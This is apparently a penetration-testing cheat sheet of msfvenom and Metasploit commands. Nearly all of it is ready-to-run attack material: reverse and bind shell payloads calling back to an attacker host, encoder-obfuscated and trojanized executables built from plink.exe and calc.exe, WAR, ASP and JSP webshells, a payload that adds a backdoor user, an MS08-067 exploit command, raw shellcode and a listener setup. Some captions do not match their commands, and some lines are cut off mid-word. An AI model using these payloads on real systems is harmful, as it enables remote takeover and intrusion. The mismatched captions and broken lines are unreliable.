



# Msfvenom Payloads Cheat Sheet

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*Extensive list of msfvenom payloads cheat sheet for [Metasploit](#)*

## General commands with Msfvenom




List all payloads types (around 562 types):

```
msfvenom -l payloads
```

Show only Windows x64 payloads:



```
msfvenom --list formats
```



Metasploit Msfvenom Basic Usage

## Difference between staged and non-staged payloads

In **msfvenom** we can choose between staged and non-staged payloads, but what are they?

**Non-staged payloads** are standalone payloads, that means the whole payload is sent at once to the target.  
Advantage: Less communications so it is better to avoid detection.

# Payloads generation with Msfvenom

## Binary payloads

**Generate C code for a Windows target with a TCP reverse shell connecting back to host \$LOCALIP:443 (non-staged payload):**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

**Generate C code for a Windows target with a TCP reverse shell connecting back to host \$LOCALIP:443 (staged payload):**

```
msfvenom -p windows/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -f c
```

**Generate C code for TCP reverse shell to host \$LOCALIP:443 obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f c  
-e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

**Generate C code for reverse shell to host \$LOCALIP:443 (TCP) obfuscating the payload and avoiding bad chars \x00\x0a\x0d in the shellcode and spawning the shellcode in a different thread to not crash the main process:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443  
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
```

**Generate C code for a bindshell for a Linux target on port TCP/4444 avoiding bad chars \x00\x0a\x0d\x20 and obfuscating the shellcode:**

```
msfvenom -p linux/x86/shell_bind_tcp LPORT=4444 -f c -b  
"\x00\x0a\x0d\x20" -e x86/shikata_ga_nai
```

**Generate JavaScript payload to execute a staged reverse shell against host \$LOCALIP on port 443:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f  
js -e generic/nop
```

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reverse shell against host \$LOCALIP on port  
1 in file shell\_reverse.exe:

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -o shell_reverse.exe
```

**Generate a Windows EXE with a shellcode executing a reverse shell against host \$LOCALIP on port 4444 (TCP). The output will be written in file shell\_reverse\_msf\_encoded.exe. Obfuscate the shellcode doing 9 rounds of obfuscation.**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

**Trojanize file plink.exe to execute a reverse shell against host \$LOCALIP:4444 (TCP) using 9 rounds of obfuscation and write the output EXE in file shell\_reverse\_msf\_encoded\_embedded.exe:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-  
binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

**Generate an EXE file called met\_https\_reverse.exe to execute a reverse shell through https (port 443) on host \$LOCALIP to connect to a listening meterpreter session:**

```
msfvenom -p windows/meterpreter/reverse_https LHOST=$LOCALIP  
LPORT=443 -f exe -o met_https_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -o shell_reverse.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -e x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=4444 -f  
exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-  
binaries/plink.exe -o shell_reverse_msf_encoded_embedded.exe
```

```
msfvenom -p windows/meterpreter/reverse_http LHOST=$LOCALIP LPORT=80  
-f exe -e x86/shikata_ga_nai -x /usr/share/windows-
```



```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP -f exe -k  
-x calc.exe -o calc_2.exe
```

### Staged ELF shared library (.so) payload with a reverse shell:

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -o  
staged.out -f elf-so
```

### Non-staged ELF shared library (.so) payload with a reverse shell:

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -o  
non-staged.out -f elf-so
```

### Generate file meterpreter.exe containing a reverse shell against host \$LOCALIP on port TCP/443:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP LPORT=443  
-f exe -o meterpreter.exe
```

**Warning:** When using -x parameter, the executable must not be UPX compressed

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=$LOCALIP LPORT=443  
-f exe -x /usr/share/windows-binaries/plink.exe -e  
x86/shikata_ga_nai -o plink-meterpreter.exe
```

### Exploit MS08-067 (NetAPI vulnerability) on host \$IP and execute a bindshell after exploitation:

```
msfcli windows/smb/ms08_067_netapi RHOST=$IP  
PAYLOAD=windows/shell/bind_tcp E
```

### Generate a python payload to execute calc.exe omitting characters \x00 (NULL byte):

```
msfvenom -p windows/exec CMD=calc.exe -b "\x00" -f py
```

### Create account.exe file 20 rounds of obfuscation that contains a payload that will create the user hack3r with password s3cret^s3cret:

```
msfvenom -p windows/adduser -f exe -o account.exe USER=hack3r
```



ecute calc.exe:



```
msfvenom -p windows/exec CMD=calc.exe -f dll -o calc.dll
```

**Trojanize Windows Service with 20 rounds of obfuscation to create a new user hack3r with password s3cret^s3cret:**

```
msfvenom -p windows/exec CMD=calc.exe -f exe-service
```

```
msfvenom -p windows/adduser -f exe-service -o service.exe  
USER=hack3r PASS=s3cret^s3cret -e x86/shikata_ga_nai -i 20
```

**Get shellcode assembler code:**

```
msfvenom -p linux/x86/exec cmd=whoami R | ndisasm -u -
```

Payload size: 42 bytes

00000000	6A0B	push byte +0xb
00000002	58	pop eax
00000003	99	cdq
00000004	52	push edx
00000005	66682D63	push word 0x632d
00000009	89E7	mov edi,esp
0000000B	682F736800	push dword 0x68732f
00000010	682F62696E	push dword 0x6e69622f
00000015	89E3	mov ebx,esp
00000017	52	push edx
00000018	E807000000	call 0x24
0000001D	7768	ja 0x87
0000001F	6F	outsd
00000020	61	popa
00000021	6D	insd
00000022	6900575389E1	imul eax,[eax],dword 0xe1895357
00000028	CD80	int 0x80

**Get assembler in friendly format to embedded in a python/perl exploit:**

```
msfvenom -p linux/x86/exec cmd=whoami R | hexdump -v -e '"\\\\" 1/1  
"%02x" '
```

Payload size: 42 bytes

```
\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7  
\x68\x2f\x73\x68\x00\x68\x2f\x62\x69\x6e\x89  
\xe3\x52\xe8\x07\x00\x00\x00\x77\x68\x6f\x61  
\x6d\x69\x00\x57\x53\x89\xe1\xcd\x80
```



```
msfvenom -p java/meterpreter/reverse_tcp -f war -o tomcatapp.war  
LHOST=$LOCALIP
```

**Tomcat webshell with a standalone reverse shell against host \$LOCALIP on port 442:**

```
msfvenom -p java/shell_reverse_tcp -f war -o tomcatapp2.war  
LHOST=$LOCALIP LPORT=442
```

**ASP webshell on Windows:**

```
msfvenom -p windows/shell_reverse_tcp LHOST=$LOCALIP LPORT=443 -f  
asp -o webshell_reverse_msfvenom.txt
```

**JSP webshell on Linux:**

```
msfvenom -p linux/x86/shell/reverse_tcp LHOST=$LOCALIP LPORT=443 -o  
test.jsp -f jsp
```

**-v payload:** specifies the payload name!! Very useful when replacing existing payloads in existent exploits

## Using Metasploit and wait for a reverse shell

```
1.  
    use exploit/multi/handler  
2.  
    set PAYLOAD windows/meterpreter/reverse_tcp  
3.  
    set LPORT 443  
4.  
    set LHOST $LOCALIP  
5.  
    exploit
```

More info:

• <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>



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